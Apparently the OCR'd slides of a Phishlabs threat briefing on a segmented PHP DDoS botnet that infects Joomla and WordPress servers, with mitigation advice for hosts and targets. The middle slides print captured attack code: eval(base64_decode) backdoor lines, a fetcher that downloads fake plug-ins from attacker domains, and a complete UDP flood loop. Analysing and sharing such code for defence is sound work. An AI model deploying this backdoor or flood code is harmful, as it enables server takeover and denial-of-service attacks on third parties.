
It is also possible to describe the botnet as segmented in smaller nets:

> Brobot, KamiKase, AMOS, Toxin, Eval, Assassin, Vertigo, King Kong, KungFu

Segments are commonly used against different targets



The botnet is segmented




Each segment can be used against distinct targets

- eval(base64_decode($_REQUEST['comment']));
- eval(base64_decode($_POST[‘c_id’]));
- if(md5(md5($_REQUEST['p']))=='03e52e6e591b6f24792ae7493db9a04b' and $_REQUEST['m']!=NULL)
- if(md5(md5($_REQUEST['psbt']))=='2bd96b5c52d2efd441b75a2617979bdd' and $_REQUEST['mjdu']!=NULL)

Code is also injected to download additional files that hide as Joomla plug-ins (runners)

Multiple URLs host the runners/ plug-ins, making it much more difficult to shut down all of them

Backdoors and bot code are dropped in multiple locations/files


Infected servers can receive instructions to download fake Joomla plug-ins and other files that will be used on attacks

Code is POSTed with instructions to download other files - fake plugins/runners

array('http://domain.com/plugins/system/sh.zip','http://domain2.com/administrator/templates/khepri/sh.zip'...');

...

```
if(!file_exists($wdir.'/sh.zip'))
fwrite(fopen($wdir.'/sh.zip','w'),get_page($plugins[rand(0,count($plugins)-1)]));
if(filesize($wdir.'/sh.zip') != 39830){
unlink($wdir.'/sh.zip');
echo "\nuau-change";
exit;
}
```

Injected attack code is evolving in complexity and aggregating randomization

This includes User-Agents, the content and length of query strings, random sizes of UDP packets, etc

Detection based on traffic characteristics becomes much more difficult

New code is also aggregating functions, mostly related to network sockets, to avoid problems with PHP functions not supported or blocked by server configuration

```
@set_time_limit(0);
@error_reporting(0);
$url = "ns.domain.com";
if(substr($url, 0, 4)!='http') $url = 'http://'.$url;
$parts = parse_url($url);
$host = $parts['host'];
$time=time();
while(1){
$socket =
socket_create(AF_INET,SOCK_DGRAM,SOL_UDP);
if(!$socket){die("Unable to create sockets.");}
$data = "";
for($i = 0;$i < 500+rand(0,500); $i++){
$data.= chr(rand(0,255));
}
$ip=gethostbyname($host);
for($i=0;$i<1000;$i++){
socket_sendto($socket,$data,strlen($data),0,$ip,53);
}
if (time()-$time>300) break;
}
echo "###KongfU###";
echo "\nuau-repeat";
exit;
```

Latest injected code

Injected on 09/13/2013 to create an inventory of the botnet

- verifies if cURL is working by POST'ing a string to an specific URL and checking the returned string
- verifies if UDP sockets work correctly by contacting 8.8.8.8 on port UDP/53
- verifies if TCP sockets work correctly by opening a connection to www.google.com on port TCP/80
- verifies Alexa's ranking for the domain where the bot is hosted
- calculates the MD5 hash of the bot file
- determines writable directories
- iterates through writable directories writing a rudimentary PHP file uploader to multiple files

Recent botnet statistics

- 93 T2 bots
- 8k active T1 bots / >167k total;
- more than 750 ASNs hosting T1 bots
- top 5 T1 hosting ASNs:
  - AS12322: Proxad Free SAS
  - AS7643: Vietnam Posts and Telecommunications
  - AS26946: GoDaddy.com LLC
  - AS44112: SpaceWeb
  - AS9891: Loxinfo Ltd

Mitigation strategies

Hosting providers

- upgrade CMS systems and plug-ins, specially WordPress and Joomla
- configure firewall/iptables string match rate limiting for POSTs to login pages
- use mod_security rules to block known fake UAs and rate limit failures
- apply block lists of "top talkers"

Potential targets

- provision DDoS mitigation services
- work closely with your ISP during attacks
- move DNS infra-structure to your upstream, dedicated hosting
- remove searchable items from unauthenticated web pages
- remove or disable publicly available report generators (PDF, XLS, etc)

Potential targets

- increase capacity. Could existing equipment be relocated or better used? (load balancers, routers, QoS mechanisms)
- intelligence acquisitions and sharing

Hosting providers

- upgrade CMS systems and plug-ins, specially WordPress and Joomla
- configure firewall/iptables string match rate limiting for POSTs to login pages
- use mod_security rules to block known fake UAs and rate limit failures
- apply block lists of "top talkers"

Potential targets

- provision DDoS mitigation services
- work closely with your ISP during attacks
- move DNS infra-structure to your upstream, dedicated hosting
- remove searchable items from unauthenticated web pages
- remove or disable publicly available report generators (PDF, XLS, etc)

Potential targets

- increase capacity. Could existing equipment be relocated or better used? (load balancers, routers, QoS mechanisms)

- intelligence acquisitions and sharing

  - provide IP block lists of T1 bots via a web portal and API
  - provide flash reports with analysis of the attack code
  - monitor the botnet to determine inactive bots
  - report T1 URLs and backdoors to responsible hosting providers and CERTs
  - report T2 servers for shutdown
  - share attack code with affected institutions and security groups

- provide IP block lists of T1 bots via a web portal and API
- provide flash reports with analysis of the attack code
- monitor the botnet to determine inactive bots
- report T1 URLs and backdoors to responsible hosting providers and CERTs
- report T2 servers for shutdown
- share attack code with affected institutions and security groups

André Corrêa
Phishlabs Security Operations
andre@phishlabs.com